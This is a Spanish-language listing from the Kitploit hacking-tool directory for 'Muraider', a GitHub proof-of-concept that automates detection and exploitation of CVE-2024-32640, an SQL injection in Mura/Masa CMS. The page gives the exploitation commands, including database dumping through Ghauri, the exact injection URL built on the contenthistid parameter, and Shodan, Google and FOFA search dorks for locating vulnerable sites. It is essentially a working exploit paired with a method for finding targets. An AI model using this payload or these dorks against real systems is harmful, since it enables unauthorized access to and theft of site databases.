
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-32640-SQLI-MuraCMS — CVE-2024-32640 | PoC de explotación automatizada de SQLi | Kitploit
Herramientas/GitHubGitHub/stuub/cve-2024-32640-sqli-muracms
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de Penetración
GitHubstuub/cve-2024-32640-sqli-muracms

CVE-2024-32640-SQLI-MuraCMS

CVE-2024-32640 | PoC de explotación automatizada de SQLi

Ver Repositorio
78122hace 2 añosRevisado por Kitploit

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

Muraider - Automatización de la detección y explotación de CVE-2024-32640 \ SQLi en Mura/Masa CMS

Uso

Detección:

python3 CVE-2024-32640.py --url https://target.com/

Explotación con Ghauri (Pasar '-g' o '--ghauri' como argumento):

Ingrese cualquier argumento que desee usar con Ghauri, siguiendo su lista de argumentos:

python3 CVE-2024-32640.py --url https://target.com -g "--dbs --current-db"

python3 CVE-2024-32640.py --url https://target.com --ghauri "--dbs --current-db"

Ejemplo

image

Automatización de SQLi con Ghauri:

Usando la detección que he implementado en la herramienta, podemos usar el objetivo vulnerable para explotarlo en Ghauri. El script automatiza este proceso, analizando toda la información del objetivo necesaria en una llamada a Ghauri.

image

Detalles

Agregando una secuencia de escape (%5c) al valor del parámetro de consulta HTML contenthisid, podemos verificar si un objetivo es vulnerable a este SQLi.

Una explotación exitosa podría conducir a un acceso no autorizado a datos sensibles.

URL: https://target.com/_api/json/v1/default/?method=processAsyncObject&object=displayregion&contenthistid=x%5c'&previewID=x

Dorks

Consulta Shodan: 'Generator: Masa CMS'

Google: "powered by Mura CMS"

FOFA: app="Mura-CMS"

Referencias:

https://twitter.com/HunterMapping/status/1790620695371911388

https://www.seebug.org/vuldb/ssvid-99835

Descargar herramienta